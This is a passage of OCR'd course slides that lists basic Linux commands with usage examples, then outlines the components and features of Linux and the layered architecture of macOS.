`cp`	`cp file1 file2`	Copy files or directories
`rm`	`rm filename`	Remove or delete specific files
`mv`	`mv old.html new.html`	Move or rename files
`passwd`	`passwd`	Change password
`grep`	`grep string file`	Search for a character string in a file
`diff`	`diff file1 file2`	Compare two files and report the differences
`head`	`head filename`	Show the first 10 lines of a file
`ispell`	`ispell file`	Check the spelling of the contents of a file
`pr`	`pr file`	Prepare text for printing with headers and page breaks
`pwd`	`pwd`	Display the current directory's full pathname
`id`	`id username`	Display your system ID numbers

Notes: ____

Linux Operating System

- Linux is open source operating system widely used across enterprises and government bodies

Components of Linux OS

- **Hardware**: Consists of physical devices, such as the monitor, RAM, HDD, and CPU
- **Kernel**: A core component of the Operating system that has complete control over system resources
- **Shell**: An interface that takes input from the users, sends it to the kernel and returns the output of the kernel
- **Applications or Utilities**: Utility programs that can be launched by running the shell. Utilities give most of the functionalities provided by an operating system to the user
- **System Libraries**: Special functions which do not require any access rights to the kernel modules to implement the functionality of the OS
- **Daemons**: Services that run to perform tasks like printing or scheduling
- **Graphical server**: The sub-system responsible for displaying graphics on the monitor and is referred to as X

Linux System Architecture

Linux Features

Portability	Linux kernel and applications can be installed on different **hardware platforms**
Open Source	Source code of Linux is available for free and it is a community-based development project
Multiuser	Multiple users can access the resources like RAM or memory at the same time
Multiprogramming	Multiple applications and programs can run at the same time
Hierarchical File System	Linux uses a **standard hierarchical file structure** for arranging user and system files
Shell	A special **interpreter program** used to execute programs or applications
Security	Linux provides security features like authentication, controlled access to files using passwords, and data encryption

Notes: ______________________________


macOS Operating System

- macOS is a series of closed-source graphical operating systems developed by Apple Inc.
- It is the primary operating system for Apple's Mac computers
- It can offer a more stable and reliable platform and supports pre-emptive multitasking and memory protection

Layers of macOS


- **Cocoa Application layer**: Encompasses technologies for building an app's user interface
- **Media layer**: Incorporates specialized technologies for playing, recording, and editing audio and visual media
- **Core Services layer**: Comprises fundamental services and technologies ranging from Automatic Reference Counting to string manipulation and data formatting
- **Core OS layer**: Outlines programming interfaces related to hardware and networking
- **Kernel and Device Drivers layer**: Contains support for file systems, networking, security, IPC, programming languages, device drivers, and other tools

macOS Layered Architecture

